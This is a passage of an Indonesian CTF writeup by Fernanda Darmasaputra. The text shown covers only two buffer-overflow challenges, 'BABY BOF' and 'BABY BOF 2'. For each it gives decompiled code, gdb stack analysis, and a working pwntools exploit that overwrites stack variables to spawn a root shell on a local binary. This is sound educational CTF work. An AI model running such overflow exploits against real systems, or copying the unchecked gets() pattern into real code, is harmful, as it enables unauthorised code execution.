# IJCTF (PRE-CTF) & VIRSECCON CTF WRITEUP

# PWN ONLY

Fernanda Darmasaputra


## TABLE OF CONTENT

## Contents

TABLE OF CONTENT ... 1
IJCTF (PRE-CTF) ... 2
BABY BOF ... 2
BABY BOF 2 ... 4
BOIBOI ... 6
CHOCOLATE ... 8
PWNX0R ... 11
OS ... 13
SECRET – CODE ... 15
VIRSECCON CTF ... 18
COUNT DRACULA ... 18
BUFF THE BARBEQUE ... 20
SEED_SPRING ... 22
RETURN LABEL ... 24


Mohon maaf, untuk writeup IJCTF, saya tidak sempat membuat writeup ketika server masih nyala. Sekarang servernya sudah mati, jadi kita bermain di lokal saja.

## BABY BOF




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+10h] [rbp-70h]
  int v5; // [rsp+7Ch] [rbp-4h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  v5 = 0;
  puts("Enter password: ");
  gets(&v4, 0LL);
  if ( !v5 )
  {
    puts("Wrong password!");
    exit(0);
  }
  puts("Correct! You may proceed...\n");
  system("/bin/sh");
  return 0;
}
```

Ini adalah soal basic buffer overflow. Kita harus mengubah isi v5 menjadi 1. Baik langsung saja kita cari dimana variable itu berada.




```
   0x000000000040070c <+22>:    mov    esi,0x0
   0x000000000040071f <+27>:    mov    rdi,rax
   0x0000000000400714 <+30>:    call   0x4005a0 <setbuf@plt>
   0x0000000000400719 <+35>:    mov    rax,QWORD PTR [rip+0x200950]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x0000000000400720 <+42>:    mov    esi,0x0
   0x0000000000400725 <+47>:    mov    rdi,rax
   0x0000000000400728 <+50>:    call   0x4005a0 <setbuf@plt>
   0x000000000040072d <+55>:    mov    rax,QWORD PTR [rip+0x20094c]        # 0x601080 <stderr@@GLIBC_2.2.5>
   0x0000000000400734 <+62>:    mov    esi,0x0
   0x0000000000400739 <+67>:    mov    rdi,rax
   0x000000000040073c <+70>:    call   0x4005a0 <setbuf@plt>
   0x0000000000400741 <+75>:    mov    DWORD PTR [rbp-0x4],0x0
   0x0000000000400748 <+82>:    mov    edi,0x400824
   0x000000000040074d <+87>:    call   0x400590 <puts@plt>
   0x0000000000400752 <+92>:    lea    rax,[rbp-0x70]
   0x0000000000400756 <+96>:    mov    rdi,rax
   0x0000000000400759 <+99>:    call   0x4005d0 <gets@plt>
   0x000000000040075e <+104>:   cmp    DWORD PTR [rbp-0x4],0x0
   0x0000000000400762 <+108>:   je     0x40077a <main+132>
   0x0000000000400764 <+110>:   mov    edi,0x400835
   0x0000000000400769 <+115>:   call   0x400590 <puts@plt>
   0x000000000040076e <+120>:   mov    edi,0x400852
   0x0000000000400773 <+125>:   call   0x4005b0 <system@plt>
   0x0000000000400778 <+130>:   jmp    0x40078e <main+152>
   0x000000000040077a <+132>:   mov    edi,0x40085a
   0x000000000040077f <+137>:   call   0x400590 <puts@plt>
   0x0000000000400784 <+142>:   mov    edi,0x0
   0x0000000000400789 <+147>:   call   0x4005e0 <exit@plt>
   0x000000000040078e <+152>:   mov    eax,0x0
   0x0000000000400793 <+157>:   leave
   0x0000000000400794 <+158>:   ret
End of assembler dump.
gdb-peda$ break *0x000000000040075e
Breakpoint 1 at 0x40075e
```

Melihat disassemblynya, variable itu ada di rbp-0x4. Saya coba break setelah gets, masukan AAAA, kemudian kita coba lihat stacknya.




```
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe120 --> 0x7fffffffe288 --> 0x7fffffffe564 ("/root/Downloads/baby-bof")
0008| 0x7fffffffe128 --> 0x100000000
0016| 0x7fffffffe130 --> 0x41414141 ('AAAA')
0024| 0x7fffffffe138 --> 0x0
0032| 0x7fffffffe140 --> 0x0
0040| 0x7fffffffe148 --> 0x0
0048| 0x7fffffffe150 --> 0x0
0056| 0x7fffffffe158 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x000000000040075e in main ()
gdb-peda$ x/50wx $rsp
0x7fffffffe120: 0xffffe288      0x00007fff      0x00000000      0x00000001
0x7fffffffe130: 0x41414141      0x00000000      0x00000000      0x00000000
0x7fffffffe140: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe150: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe160: 0x00000001      0x00000000      0x004007ed      0x00000000
0x7fffffffe170: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe180: 0x004007a0      0x00000000      0x00400600      0x00000000
0x7fffffffe190: 0xffffe280      0x00007fff      0x00000000      0x00000000
0x7fffffffe1a0: 0x004007a0      0x00000000      0xf7e17e0b      0x00007fff
0x7fffffffe1b0: 0x00000000      0x00000000      0xffffe288      0x00007fff
0x7fffffffe1c0: 0x00000000      0x00000001      0x004006f6      0x00000000
0x7fffffffe1d0: 0x00000000      0x00000000      0x85babe66      0xf4fa03b4
0x7fffffffe1e0: 0x00400600      0x00000000
gdb-peda$ p $rbp-ox4
No symbol "ox4" in current context.
gdb-peda$ p $rbp-0x4
$2 = (void *) 0x7fffffffe19c
gdb-peda$ hexdump 0x7fffffffe19c
0x00007fffffffe19c : 00 00 00 00 a0 07 40 00 00 00 00 00 0b 7e e1 f7   ......@.........
gdb-peda$
```

Dari sini kita sudah mengetahui di mana variable itu berada (yang saya block). Kita harus mengisi 108 byte baru bisa mencapai variable. Baik, exploit.




```
root@kali:~/Downloads# (python -c "from pwn import * ; print 'A'*108 + p32(1)" ; cat) | ./baby-bof
Enter password:
Correct! You may proceed...

id
uid=0(root) gid=0(root) groups=0(root)
```

## BABY BOF 2




```
int v11; // [rsp+8Ch] [rbp-4h]

setbuf(stdout, 0LL);
setbuf(stdin, 0LL);
setbuf(stderr, 0LL);
v11 = 0;
v10 = 0xAAAA;
v9 = 0xBBBB;
v8 = 0xCCCC;
v7 = 0xDDDD;
v6 = 0xEEEE;
v5 = 0xFFFF;
puts("Enter password: ");
gets(&v4, 0LL);
if ( v10 == 0xAAAA && v9 == 0xBBBB && v8 == 0xCCCC && v7 == 0xDDDD && v6 == 0xEEEE && v5 == 0xFFFF )
{
  if ( !v11 )
  {
    puts("Wrong password!");
    exit(0);
  }
  puts("Correct! You may proceed...\n");
  system("/bin/sh");
}
return 0;
}

000007BE main:20 (4007BE)
```

Ini kode main functionnya. Di sini kita harus mengubah isi variable v11 menjadi 1, tanpa mengubah isi dari variable lain. Tetapi, kita harus melewati variable variable tersebut untuk bisa sampai di v11. Oke, bisa. Kita coba liat dulu stacknya, untuk melihat urutan variablenya. Harusnya sih dari bawah keatas.




```
0040| 0x7fffffffe138 --> 0x0
0048| 0x7fffffffe140 --> 0x0
0056| 0x7fffffffe148 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400785 in main ()
gdb-peda$ oke
Undefined command: "oke".  Try "help".
gdb-peda$ x/50wx $rsp
0x7fffffffe110: 0xffffe288      0x00007fff      0x00000000      0x00000001
0x7fffffffe120: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe130: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe140: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe150: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe160: 0x00000001      0x00000000      0x0040084d      0x00000000
0x7fffffffe170: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe180: 0x00400800      0x0000ffff      0x0000eeee      0x0000dddd
0x7fffffffe190: 0x0000cccc      0x0000bbbb      0x0000aaaa      0x00000000
0x7fffffffe1a0: 0x00400800      0x00000000      0xf7e17e0b      0x00007fff
0x7fffffffe1b0: 0x00000000      0x00000000      0xffffe288      0x00007fff
0x7fffffffe1c0: 0x00000000      0x00000001      0x004006f6      0x00000000
0x7fffffffe1d0: 0x00000000      0x00000000
gdb-peda$
```

Oke benar, sesuai urutan dari bawah keatas. Kemudian kita harus cari tahu berapa banyak byte yang harus kita isi untuk bisa sampai di 0xffff. Coba kita isi dengan AAAA, dan break setelah gets.



```
   0x40078c <main+150>:	call   0x4005d0 <gets@plt>
=> 0x400791 <main+155>:	cmp    DWORD PTR [rbp-0x8],0xaaaa
   0x400798 <main+162>:	jne    0x4007f7 <main+257>
   0x40079a <main+164>:	cmp    DWORD PTR [rbp-0xc],0xbbbb
   0x4007a1 <main+171>:	jne    0x4007f7 <main+257>
   0x4007a3 <main+173>:	cmp    DWORD PTR [rbp-0x10],0xcccc
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe110 --> 0x7fffffffe288 --> 0x7fffffffe561 ("/root/Downloads/baby-bof-2")
0008| 0x7fffffffe118 --> 0x100000000
0016| 0x7fffffffe120 --> 0x41414141 ('AAAA')
0024| 0x7fffffffe128 --> 0x0
0032| 0x7fffffffe130 --> 0x0
0040| 0x7fffffffe138 --> 0x0
0048| 0x7fffffffe140 --> 0x0
0056| 0x7fffffffe148 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400791 in main ()
gdb-peda$ x/50wx $rsp
0x7fffffffe110:	0xffffe288	0x00007fff	0x00000000	0x00000001
0x7fffffffe120:	0x41414141	0x00000000	0x00000000	0x00000000
0x7fffffffe130:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffffffe140:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffffffe150:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffffffe160:	0x00000001	0x00000000	0x0040084d	0x00000000
0x7fffffffe170:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffffffe180:	0x00400800	0x0000ffff	0x0000eeee	0x0000dddd
0x7fffffffe190:	0x0000cccc	0x0000bbbb	0x0000aaaa	0x00000000
0x7fffffffe1a0:	0x00400800	0x00000000	0xf7e17e0b	0x00007fff
0x7fffffffe1b0:	0x00000000	0x00000000	0xffffe288	0x00007fff
0x7fffffffe1c0:	0x00000000	0x00000001	0x004006f6	0x00000000
0x7fffffffe1d0:	0x00000000	0x00000000
gdb-peda$ 
```


Yang saya block adalah byte yang harus kita isi. Kita perlu memberikan 100 byte baru bisa sampai di 0xffff. Baik, ini script saya.



```python
from pwn import *

r = process("./baby-bof-2")

r.recv()
payload = 'A'*100
payload += p32(0xffff)
payload += p32(0xeeee)
payload += p32(0xdddd)
payload += p32(0xcccc)
payload += p32(0xbbbb)
payload += p32(0xaaaa)
payload += p32(1)

r.sendline(payload)
r.interactive()
```

```
root@kali:~/Downloads# python oke.py
[+] Starting local process './baby-bof-2': pid 3142
[*] Switching to interactive mode
Correct! You may proceed...

$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```

